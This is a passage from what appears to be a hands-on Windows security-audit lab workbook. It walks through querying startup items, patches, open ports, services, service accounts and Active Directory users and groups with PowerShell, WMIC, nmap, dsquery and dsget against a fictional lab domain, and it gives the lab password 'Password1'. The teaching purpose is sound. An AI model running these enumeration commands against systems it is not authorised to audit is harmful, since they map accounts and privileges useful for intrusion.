"C:\ProgramData\chocolatey\lib\zoomit\tools\ZoomIt.exe"	WIN10\auditor	ZoomIt
%windir%\system32\SecurityHealthSystray.exe	Public	SecurityHealth
"C:\Windows\system32\vm3dservice.exe" -u	Public	VMware VM3DSERVICE Process
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr	Public	VMware User Process

WMIC can also be used to obtain similar information:

```
wmic startup list brief
```

Caption	Command	User
OneDrive	"C:\Users\auditor\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background	WIN10\auditor
ZoomIt	"C:\ProgramData\chocolatey\lib\zoomit\tools\ZoomIt.exe"	WIN10\auditor
SecurityHealth	%windir%\system32\SecurityHealthSystray.exe	Public
VMware VM3DSERVICE Process	"C:\Windows\system32\vm3dservice.exe" -u	Public
VMware User Process	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr	Public

Part 3 -- Installed Patches

Background: In this section, you will use PowerShell and command-line tools to query the patches installed on a Windows system.

Instructions: PowerShell provides the Get-Hotfix cmdlet to query the installed patches on a system. Run this command to view the patches installed on the Windows 10 VM:

```
Get-Hotfix
```

```
PS > Get-Hotfix
```

Source	Description	HotFixID	InstalledBy	InstalledOn
WIN10	Update	KB4601554	WIN10\auditor	6/2/2021 12:00:00 AM
WIN10	Security Update	KB4537759		5/11/2020 12:00:00 AM
WIN10	Security Update	KB4557968		5/11/2020 12:00:00 AM
WIN10	Security Update	KB4580325	NT AUTHORITY\SYSTEM	6/2/2021 12:00:00 AM
WIN10	Security Update	KB5003173	WIN10\auditor	6/2/2021 12:00:00 AM
WIN10	Security Update	KB5003242	NT AUTHORITY\SYSTEM	6/2/2021 12:00:00 AM

Sorting the patches by installation date can be a good way to examine the patching schedule that the administrators have followed on the system. Use this command to sort patches from most to least recent.

```
Get-HotFix | Sort-Object -Property InstalledOn -Descending
```

```
PS > Get-HotFix | Sort-Object -Property InstalledOn -Descending
```

Source	Description	HotFixID	InstalledBy	InstalledOn
WIN10	Update	KB4601554	WIN10\auditor	6/2/2021 12:00:00 AM
WIN10	Security Update	KB4580325	NT AUTHORITY\SYSTEM	6/2/2021 12:00:00 AM
WIN10	Security Update	KB5003173	WIN10\auditor	6/2/2021 12:00:00 AM
WIN10	Security Update	KB5003242	NT AUTHORITY\SYSTEM	6/2/2021 12:00:00 AM
WIN10	Security Update	KB4537759		5/11/2020 12:00:00 AM
WIN10	Security Update	KB4557968		5/11/2020 12:00:00 AM

Looking at the large gap from May 2020 to June 2021, it is pretty obvious that this machine is not patched regularly.

To obtain patch information with WMIC, you can use this command:

```
wmic qfe list brief
```

```
PS > wmic qfe list brief
```

Description	FixComments	HotFixID	InstallDate	InstalledBy	InstalledOn	Name	ServicePackInEffect	Status
Update		KB4601554		WIN10\auditor	6/2/2021			
Security Update		KB4537759			5/11/2020			
Security Update		KB4557968			5/11/2020			
Security Update		KB4580325		NT AUTHORITY\SYSTEM	6/2/2021			
Security Update		KB5003173		WIN10\auditor	6/2/2021			
Security Update		KB5003242		NT AUTHORITY\SYSTEM	6/2/2021			

Part 4 -- Open Ports and Running Services

Background: In this section, you will use PowerShell and command-line tools to examine the running services and open ports on Windows systems.

Instructions: In your PowerShell session run this command to list the open TCP ports on your Windows 10 VM:

```
Get-NetTCPConnection -State Listen | Sort-Object -Property LocalAddress,LocalPort
```

```
PS > Get-NetTCPConnection -State Listen | Sort-Object -Property LocalAddress,LocalPort
```

LocalAddress	LocalPort	RemoteAddress	RemotePort	State	AppliedSetting	OwningProcess
::	22	::	0	Listen		2880
::	135	::	0	Listen		896
::	445	::	0	Listen		4
::	5985	::	0	Listen		4
::	7680	::	0	Listen		5340
::	47001	::	0	Listen		4
::	49664	::	0	Listen		636
::	49665	::	0	Listen		520
::	49666	::	0	Listen		1136
::	49667	::	0	Listen		1288
::	49668	::	0	Listen		2236
::	49669	::	0	Listen		596
::	52246	::	0	Listen		2736
0.0.0.0	22	0.0.0.0	0	Listen		2880
0.0.0.0	135	0.0.0.0	0	Listen		896
0.0.0.0	5040	0.0.0.0	0	Listen		5088
0.0.0.0	49664	0.0.0.0	0	Listen		636
0.0.0.0	49665	0.0.0.0	0	Listen		520
0.0.0.0	49666	0.0.0.0	0	Listen		1136
0.0.0.0	49667	0.0.0.0	0	Listen		1288
0.0.0.0	49668	0.0.0.0	0	Listen		2236
0.0.0.0	49669	0.0.0.0	0	Listen		596
0.0.0.0	52246	0.0.0.0	0	Listen		2736
10.50.7.100	139	0.0.0.0	0	Listen		4

Compare the output from the PowerShell command to the output from the command-line tool netstat (the grave accent ` character is used to escape the quotation marks to make the FIND command work correctly in PowerShell):

```
netstat -an | find `\"LISTEN`\"
```



```
PS > netstat -an | find "LISTEN"
```

TCP	0.0.0.0:22	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING
TCP	0.0.0.0:52246	0.0.0.0:0	LISTENING
TCP	10.50.7.100:139	0.0.0.0:0	LISTENING
TCP	:::22	:::0	LISTENING
TCP	:::135	:::0	LISTENING
TCP	:::445	:::0	LISTENING
TCP	:::5985	:::0	LISTENING
TCP	:::7680	:::0	LISTENING
TCP	:::47001	:::0	LISTENING
TCP	:::49664	:::0	LISTENING
TCP	:::49665	:::0	LISTENING
TCP	:::49666	:::0	LISTENING
TCP	:::49667	:::0	LISTENING
TCP	:::49668	:::0	LISTENING
TCP	:::49669	:::0	LISTENING
TCP	:::52246	:::0	LISTENING

To query the domain controller for listening ports, connect using these commands, entering **Password1** as the password:

```
$cred=Get-Credential -Message "Please enter a password for auditor" -UserName auditor
```

```
Enter-PSSession -ComputerName 507dc -Credential $cred
```

```
PS > $cred=Get-Credential -Message "Please enter a password for auditor" -UserName auditor

PowerShell credential request
Please enter a password for auditor
Password for user auditor: *****

PS > Enter-PSSession -ComputerName 507dc -Credential $cred
[507dc]: PS C:\Users\Auditor\Documents>
```


Notice that your PowerShell prompt changes to indicate that you are running in a remote session on 507DC. Now that you're in the session, run this command to list the listening TCP ports on the server:

```
Get-NetTCPConnection -State Listen | Sort-Object -Property LocalPort
```

```
PS > Enter-PSSession -ComputerName 507dc -Credential $cred
[507dc]: PS C:\Users\Auditor\Documents> Get-NetTCPConnection -State Listen | Sort-Object -Property LocalPort
```


LocalAddress	LocalPort	RemoteAddress	RemotePort	State	AppliedSetting	OwningProcess
-----	-----	-----	-----	-----	-----	-----
:::1	53	::	0	Listen		2008
fe80::7456:47ea:7793:1a4d%5	53	::	0	Listen		2008
10.50.7.10	53	0.0.0.0	0	Listen		2008
127.0.0.1	53	0.0.0.0	0	Listen		2008
::	88	::	0	Listen		808
::	135	::	0	Listen		992
0.0.0.0	135	0.0.0.0	0	Listen		992
10.50.7.10	139	0.0.0.0	0	Listen		4
0.0.0.0	389	0.0.0.0	0	Listen		808
::	389	::	0	Listen		808
::	445	::	0	Listen		4
::	464	::	0	Listen		808
::	593	::	0	Listen		992
0.0.0.0	593	0.0.0.0	0	Listen		992
0.0.0.0	636	0.0.0.0	0	Listen		808
::	636	::	0	Listen		808
0.0.0.0	3268	0.0.0.0	0	Listen		808
::	3268	::	0	Listen		808
0.0.0.0	3269	0.0.0.0	0	Listen		808

Screenshot output truncated


Then, exit the remote session:

```
exit
```

In this part of the exercise, you will use Nmap to scan your Windows VM from a root terminal on the Ubuntu VM. Leave your PowerShell console open and run the Putty SSH client by double-clicking on its icon on the desktop or using its taskbar icon.



In the "Putty Configuration" window, double-click the "Ubuntu" saved session.



When prompted for a password, enter **Password1**

You will use the putty terminal to run all your commands on the Ubuntu server. In your Putty session with the Ubuntu server, use sudo to run this Nmap command.

```
sudo nmap --stats-every 10s -sT -p1-65535 -o 10.50.7.10
```

Now compare the results from the Nmap scan to the results you obtained from the server earlier using PowerShell. **You may exit the SSH session when you have finished.**

```

Connect Scan Timing: About 90.06% done; ETC: 00:46 (0:00:12 remaining)
Stats: 0:02:00 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 98.57% done; ETC: 00:46 (0:00:02 remaining)
Nmap scan report for 10.50.7.10
Host is up (0.00034s latency).
Not shown: 65511 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49671/tcp open  unknown
49675/tcp open  unknown
49685/tcp open  unknown
49707/tcp open  unknown
MAC Address: 00:0C:29:95:38:CB (VMware)
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016 build 10586 - 14393
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.85 seconds

```

Finally, view a list of the services installed on the Windows VM and their status by running this command in your Windows 10 PowerShell Core console:

```
Get-Service
```

```
PS > Get-Service
```

Status	Name	DisplayName
Stopped	AarSvc_3df23	Agent Activation Runtime_3df23
Stopped	AJRouter	AllJoyn Router Service
Stopped	ALG	Application Layer Gateway Service
Stopped	AppIDSvc	Application Identity
Running	Appinfo	Application Information
Stopped	AppMgmt	Application Management
Stopped	AppReadiness	App Readiness
Stopped	AppVClient	Microsoft App-V Client
Stopped	AppXSvc	AppX Deployment Service (AppXSVC)
Stopped	AssignedAccessMan...	AssignedAccessManager Service
Running	AudioEndpointBuil...	Windows Audio Endpoint Builder
Running	Audiosrv	Windows Audio
Stopped	autotimesvc	Cellular Time
Stopped	AxInstSV	ActiveX Installer (AxInstSV)
Stopped	BcastDVRUserServi...	GameDVR and Broadcast User Service_3d...
Stopped	BDESVC	BitLocker Drive Encryption Service

Next, view a list of only running services by using this command:

```
Get-Service | Where-Object Status -eq "Running"
```

```
PS > Get-Service | Where-Object Status -eq "Running"
```

Status	Name	DisplayName
Running	Appinfo	Application Information
Running	AudioEndpointBuil...	Windows Audio Endpoint Builder
Running	Audiosrv	Windows Audio
Running	BFE	Base Filtering Engine
Running	BrokerInfrastruct...	Background Tasks Infrastructure Servi...
Running	cbdhsvc_3df23	Clipboard User Service_3df23
Running	CDPSvc	Connected Devices Platform Service
Running	CDPUserSvc_3df23	Connected Devices Platform User Servi...
Running	COMSysApp	COM+ System Application
Running	CoreMessagingRegi...	CoreMessaging
Running	CryptSvc	Cryptographic Services

Screenshot output truncated

To view the services running on the 507DC VM, you can create a PowerShell remoting session and run the Get-Service cmdlet in it using these commands:

```
$cred=Get-Credential -Message "Please enter a password for auditor" -UserName auditor
```

```
$session=New-PSSession -ComputerName 507dc.aud507.local -Credential $cred
```

```
Invoke-Command -Session $session -ScriptBlock { Get-Service }
```

```
PS > $cred=Get-Credential -Message "Please enter a password for auditor" -UserName auditor

PowerShell credential request
Please enter a password for auditor
Password for user auditor: *****

PS > $session=New-PSSession -ComputerName 507dc.aud507.local -Credential $cred
PS > Invoke-Command -Session $session -ScriptBlock { Get-Service }
```

Status	Name	DisplayName	PSComputerName
Running	ADWS	Active Directory Web Services	507dc.aud507.local
Stopped	AppIDSvc	Application Identity	507dc.aud507.local
Stopped	AppMgmt	Application Management	507dc.aud507.local
Stopped	AppXSvc	AppX Deployment Service (AppXSVC)	507dc.aud507.local
Running	BFE	Base Filtering Engine	507dc.aud507.local
Stopped	BITS	Background Intelligent Transfer Servi...	507dc.aud507.local
Stopped	Browser	Computer Browser	507dc.aud507.local
Stopped	CertPropSvc	Certificate Propagation	507dc.aud507.local
Stopped	ClipSVC	Client License Service (ClipSVC)	507dc.aud507.local
Running	COMSysApp	COM+ System Application	507dc.aud507.local

Screenshot output truncated

Now, get a list of the service information for the local Windows 10 computer by using WMIC:

```
wmic service list brief
```

```
PS > wmic service list brief
```

ExitCode	Name	ProcessId	StartMode	State	Status
1077	AJRouter	0	Manual	Stopped	OK
1077	ALG	0	Manual	Stopped	OK
1077	AppIDSvc	0	Manual	Stopped	OK
0	Appinfo	5220	Manual	Running	OK
1077	AppMgmt	0	Manual	Stopped	OK
1077	AppReadiness	0	Manual	Stopped	OK
1077	AppVClient	0	Disabled	Stopped	OK
0	AppXSvc	0	Manual	Stopped	OK
1077	AssignedAccessManagerSvc	0	Manual	Stopped	OK
0	AudioEndpointBuilder	1848	Auto	Running	OK
0	Audiosrv	1948	Auto	Running	OK
1077	autotimesvc	0	Manual	Stopped	OK

Screenshot output truncated

To use WMIC to query the services on the 507DC VM, use this command:

```
wmic /node:507dc.aud507.local service list brief
```

PS > wmic /node:507dc.aud507.local service list brief					
ExitCode	Name	ProcessId	StartMode	State	Status
0	ADWS	1912	Auto	Running	OK
1077	AppIDSvc	0	Manual	Stopped	OK
1077	AppMgmt	0	Manual	Stopped	OK
1077	AppXSvc	0	Manual	Stopped	OK
0	BFE	1284	Auto	Running	OK
1077	BITS	0	Manual	Stopped	OK
1077	Browser	0	Disabled	Stopped	OK
1077	CertPropSvc	0	Manual	Stopped	OK
1077	ClipSVC	0	Manual	Stopped	OK
0	COMSysApp	2520	Manual	Running	OK
0	CoreMessagingRegistrar	1284	Auto	Running	OK
0	CryptSvc	1100	Auto	Running	OK
0	DcomLaunch	960	Auto	Running	OK
1077	defragsvc	0	Manual	Stopped	OK
1077	DeviceInstall	0	Manual	Stopped	OK

Screenshot output truncated

Auditors are often interested in examining privilege use on a Windows system by determining which accounts are used to run local services (known as "service accounts"). System administrators will sometimes use their own credentials (often members of the "domain administrators" group), or they may even create special service accounts on the domain with administrative privileges.

Interestingly, the Get-Service cmdlet for Windows PowerShell version 5.1 does not have a way to view the account being used to run a service. The PowerShell Core version of the Get-Service cmdlet DOES return this information in the UserName property:

```
Get-Service | Select-Object Name,StartupType,Status,Username
```

```
PS > Get-Service | Select-Object Name,StartupType,Status,Username
```

Name	StartupType	Status	UserName
AarSvc_3df23	Manual	Stopped	
AJRouter	Manual	Stopped	NT AUTHORITY\LocalService
ALG	Manual	Stopped	NT AUTHORITY\LocalService
AppIDSvc	Manual	Stopped	NT Authority\LocalService
Appinfo	Manual	Running	LocalSystem
AppMgmt	Manual	Stopped	LocalSystem
AppReadiness	Manual	Stopped	LocalSystem
AppVClient	Disabled	Stopped	LocalSystem
AppXSvc	Manual	Stopped	LocalSystem
AssignedAccessManagerSvc	Manual	Stopped	LocalSystem
AudioEndpointBuilder	Automatic	Running	LocalSystem
Audiosrv	Automatic	Running	NT AUTHORITY\LocalService
autotimesvc	Manual	Stopped	NT AUTHORITY\LocalService

WMIC and Get-CimInstance use different property names, but can obtain the same information:

```
get-CimInstance win32_service | Select-Object Name,StartMode,State,StartName
```

```
wmic service get Name,StartMode,State,StartName
```

On a real audit, you would examine these accounts to ensure that they have only the minimum required privilege on the system and in the domain.

Exercise 2.4 - Querying Active Directory

VMs Needed

- ✓ 507Win10
- ✓ 507Firewall
- ✓ 507DC

Objectives

- Examine the Windows command-line and PowerShell utilities available for querying Active Directory for information about objects like users, computers, and groups.
- Explore the use of both PowerShell native and LDAP filters for selecting objects.

Overview

Background: This exercise will allow you to practice with the tools commonly used to extract relevant information from Active Directory domains.

Instructions: *Please ensure that the "507DC" VM is running for the entirety of this exercise.*

If you have not already done so, please launch a PowerShell Core console by double-clicking the "Windows Terminal" icon on the desktop or clicking its icon in the Windows taskbar. You will use this PowerShell console for performing the steps in the next sections.



Part 1 -- DSQuery

Background: Your Windows 10 VM has the Windows Remote Administration Toolkit (RSAT) installed on it. This toolkit includes both command-line and PowerShell tools for querying Active Directory. In this section of the exercise, you will use the command-line tools DSQuery and DSGet to perform your queries.

Instructions: In your PowerShell console, run this command to view the help contents for DSQuery and its associated tools:

```
dsquery.exe /?
```

```
PS C:\> dsquery.exe /?
```

Description: This tool's commands suite allow you to query the directory according to specified criteria. Each of the following dsquery commands finds objects of a specific object type, with the exception of dsquery *, which can query for any type of object:

```
dsquery computer - finds computers in the directory.
dsquery contact - finds contacts in the directory.
dsquery subnet - finds subnets in the directory.
dsquery group - finds groups in the directory.
dsquery ou - finds organizational units in the directory.
dsquery site - finds sites in the directory.
dsquery server - finds AD DCs/LDS instances in the directory.
dsquery user - finds users in the directory.
dsquery quota - finds quota specifications in the directory.
dsquery partition - finds partitions in the directory.
dsquery * - finds any object in the directory by using a generic LDAP query.
```

For help on a specific command, type "dsquery <ObjectType> /?" where <ObjectType> is one of the supported object types shown above. For example, dsquery ou /?.

Notice at the bottom of the help output that DSQuery is one of several tools in the same group. DSQuery and DSGet are interesting to us as auditors, but we should never use the other tools which can make changes to objects in the directory.

Directory Service command-line tools help:

```
dsadd /? - help for adding objects.
dsget /? - help for displaying objects.
dsmod /? - help for modifying objects.
dsmove /? - help for moving objects.
dsquery /? - help for finding objects matching search criteria.
dsrm /? - help for deleting objects.
```

One thing that is not well-documented in the help content is the set of command-line options for connecting to a specified domain controller and passing credentials. Since DSQuery is most often run by administrators from computers joined to the domain, these options are not frequently used. For your purposes in the lab, though, you'll need to specify a server and

credentials to query the 507DC VM. You can use the flags shown in the next command to specify your server and credentials, and to query for all users in the directory:

```
dsquery user -s 507dc
```

```
"CN=Stormy Storrie,OU=IT Managers,OU=Information Technology,DC=AUD507,DC=local"
"CN=Stephenie Tomaskov,OU=Shift Supervisors,OU=Manufacturing,DC=AUD507,DC=local"
"CN=Lewiss Clifton,OU=IT Managers,OU=Information Technology,DC=AUD507,DC=local"
"CN=Morse Edis,OU=Executive Staff,OU=Administration,DC=AUD507,DC=local"
"CN=Sigfried Vousden,OU=Help Desk,OU=Information Technology,DC=AUD507,DC=local"
Dsquery has reached the default limit of 100 results to display; use the -limit option to display more results.
```

Please note that DSQuery did not actually return all the users from Active Directory. Instead, it returned only the first 100. If you are testing a query against a domain with 50,000 users, this default limit could save you a lot of time waiting for the query to finish. If you wish to see ALL users, you will need to add a "-limit" flag to your query. Specifying a positive number here will limit the number of results returned to that number. To remove the limit entirely, simply specify a limit of zero:

```
dsquery user -s 507dc -limit 0
```

This command will return every user from the directory.

As discussed in class, DSQuery can be used to find "orphaned" users on the domain. Run this query to find users who have not logged in during the last five weeks:

```
dsquery user -inactive 5 -s 507dc -limit 0
```

```
PS > dsquery user -inactive 5 -s 507dc -limit 0
"CN=JEA Auditor,OU=Guest Auditors,OU=Audit and Security,DC=AUD507,DC=local"
"CN=Auditor,CN=Users,DC=AUD507,DC=local"
"CN=Administrator,CN=Users,DC=AUD507,DC=local"
```

In our sample domain, this query may not return users. Because the data in the lab domain is fabricated for class, most of the users in the domain have never logged on.

To view all users who have not changed their password in the last 90 days, use this command:

```
dsquery user -stalepwd 90 -s 507dc -limit 0
```

Like the last query, our lab domain returns unexpected results. This time, nearly every user in the domain has a "stale" password. You should normally expect to see very few results to this

query in the real world. If you find many "orphaned" accounts, it likely indicates that some business process has failed at the organization being examined.

The real power of DSQuery shows up when you begin to use LDAP filters to more narrowly focus your results. Using an LDAP filter requires a slightly different syntax. The word "user" or "group" is replaced with an asterisk, indicating that the user wants to search for any object in the directory, limited only by the results of the query filter. This example uses the LDAP filter to describe only Active Directory users, not including any computer accounts in the result. The results should match the results of a "DSQuery user" command with no extra flags.

```
dsquery * -filter "&(ObjectClass=User)(ObjectCategory=Person)" -s 507dc -limit 0
```

```
PS > dsquery * -filter "&(ObjectClass=User)(ObjectCategory=Person)" -s 507dc -limit 0
"CN=Administrator,CN=Users,DC=AUD507,DC=local"
"CN=Guest,CN=Users,DC=AUD507,DC=local"
"CN=DefaultAccount,CN=Users,DC=AUD507,DC=local"
"CN=Auditor,CN=Users,DC=AUD507,DC=local"
"CN=krbtgt,CN=Users,DC=AUD507,DC=local"
"CN=Winfield Breache,OU=Guest Auditors,OU=Audit and Security,DC=AUD507,DC=local"
"CN=Kellyann McCotter,OU=Floor Associates,OU=Manufacturing,DC=AUD507,DC=local"
"CN=Lynn Jarvis,OU=Shipping,OU=Logistics,DC=AUD507,DC=local"
"CN=Genni Gillon,OU=Shipping,OU=Logistics,DC=AUD507,DC=local"
"CN=Manon Tams,OU=Logistics Managers,OU=Logistics,DC=AUD507,DC=local"
"CN=Niccolo Petyankin,OU=Sales Management,OU=Sales,DC=AUD507,DC=local"
"CN=Constantine Glazer,OU=Floor Associates,OU=Manufacturing,DC=AUD507,DC=local"
"CN=Alena Call,OU=Sales Management,OU=Sales,DC=AUD507,DC=local"
"CN=Ellette Brader,OU=Corporate Officers,OU=Administration,DC=AUD507,DC=local"
"CN=Craggy Floyde,OU=Network Admins,OU=Information Technology,DC=AUD507,DC=local"
```

Next, add to the filter, using the LDAP operator ID for a bitwise AND operation against the "UserAccountControl" attribute. You'll remember from class that the "UserAccountControl" field has information about many of the user and password settings for an Active Directory object. In this query, the 65536 value represents the "password does not expire" attribute. This query returns a list of all users with non-expiring passwords:

```
dsquery * -filter "&(ObjectClass=User)(ObjectCategory=Person)(userAccountControl:1.2.840.113556.1.4.803:=65536)" -s 507dc -limit 0
```

```
PS > dsquery * -filter "&(ObjectClass=User)(ObjectCategory=Person)(userAccountControl:1.2.840.113556.1.4.803:=65536)" -s 507dc -limit 0
"CN=Administrator,CN=Users,DC=AUD507,DC=local"
"CN=Guest,CN=Users,DC=AUD507,DC=local"
"CN=DefaultAccount,CN=Users,DC=AUD507,DC=local"
"CN=Auditor,CN=Users,DC=AUD507,DC=local"
"CN=Lucilia Mell,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Roddie Perrygo,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Phebe Giannazzi,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Gertie Behrens,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Maisie Towe,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Lynda deKnevet,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
```

DSQuery can also return a list of all the groups in active directory. Use this command to retrieve a list of all groups in the aud507.local domain:

```
dsquery group -s 507dc
```

```
PS > dsquery group -s 507dc
"CN=Administrators,CN=Builtin,DC=AUD507,DC=local"
"CN=Users,CN=Builtin,DC=AUD507,DC=local"
"CN=Guests,CN=Builtin,DC=AUD507,DC=local"
"CN=Print Operators,CN=Builtin,DC=AUD507,DC=local"
"CN=Backup Operators,CN=Builtin,DC=AUD507,DC=local"
"CN=Replicator,CN=Builtin,DC=AUD507,DC=local"
"CN=Remote Desktop Users,CN=Builtin,DC=AUD507,DC=local"
"CN=Network Configuration Operators,CN=Builtin,DC=AUD507,DC=local"
"CN=Performance Monitor Users,CN=Builtin,DC=AUD507,DC=local"
"CN=Performance Log Users,CN=Builtin,DC=AUD507,DC=local"
"CN=Distributed COM Users,CN=Builtin,DC=AUD507,DC=local"
"CN=IIS_IUSRS,CN=Builtin,DC=AUD507,DC=local"
"CN=Cryptographic Operators,CN=Builtin,DC=AUD507,DC=local"
"CN=Event Log Readers,CN=Builtin,DC=AUD507,DC=local"
"CN=Certificate Service DCOM Access,CN=Builtin,DC=AUD507,DC=local"
"CN=RDS Remote Access Servers,CN=Builtin,DC=AUD507,DC=local"
"CN=RDS Endpoint Servers,CN=Builtin,DC=AUD507,DC=local"
"CN=RDS Management Servers,CN=Builtin,DC=AUD507,DC=local"
"CN=Hyper-V Administrators,CN=Builtin,DC=AUD507,DC=local"
```

You can use the DSget tool to see a list of the members of a group simply by passing the fully-qualified name of the group to the tool. Run this command to get a list of the members of the domain administrators' group:

```
dsget group "CN=Domain Admins,CN=Users,DC=AUD507,DC=local" -members -s 507dc
```

```
PS > dsget group "CN=Domain Admins,CN=Users,DC=AUD507,DC=local" -members -s 507dc
"CN=ServerAdmins,CN=Users,DC=AUD507,DC=local"
"CN=NetworkAdmins,CN=Users,DC=AUD507,DC=local"
"CN=Allyn Badcock,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Auditor,CN=Users,DC=AUD507,DC=local"
"CN=Administrator,CN=Users,DC=AUD507,DC=local"
```

Notice that the results reveal a few users who are explicitly members of domain administrators, but there are also groups in the list. To expand the members of those groups so that you can see all the members, use this command:

```
dsget group "CN=Domain Admins,CN=Users,DC=AUD507,DC=local" -members -expand -s 507dc
```

```
PS > dsget group "CN=Domain Admins,CN=Users,DC=AUD507,DC=local" -members -expand -s 507dc
"CN=ServerAdmins,CN=Users,DC=AUD507,DC=local"
"CN=NetworkAdmins,CN=Users,DC=AUD507,DC=local"
"CN=Allyn Badcock,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Auditor,CN=Users,DC=AUD507,DC=local"
"CN=Administrator,CN=Users,DC=AUD507,DC=local"
"CN=Gretchen Lusgdin,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Lynda deKnevet,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Maisie Towe,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Gertie Behrens,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Dame Woolnough,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Wilburt Busen,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Phebe Giannazzi,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Bartholemy Studdard,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Kitty Whelpton,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
"CN=Zacharia Worster,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local"
```

You should notice now that the list is MUCH longer. This number of administrators would be unusual even in a large organization, and this company has only a few hundred users. You should probably mention this violation of least privilege in your report. Running the same test against the schema administrators' group -- which is even more sensitive -- shows that all of the domain administrators are also schema administrators. This finding should also be in the audit report.

```
dsget group "CN=Schema Admins,CN=Users,DC=AUD507,DC=local" -members -s 507dc
```

```
PS > dsget group "CN=Schema Admins,CN=Users,DC=AUD507,DC=local" -members -s 507dc
"CN=Domain Admins,CN=Users,DC=AUD507,DC=local"
"CN=Administrator,CN=Users,DC=AUD507,DC=local"
```

DSGet can perform the reciprocal function of showing all the groups which have a particular user as a member. These two commands list the group membership for a user named Allyn Badcock, in normal and expanded format:

```
dsget user "CN=Allyn Badcock,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local" -memberof -s 507dc
```

```
dsget user "CN=Allyn Badcock,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local" -memberof -expand -s 507dc
```



```
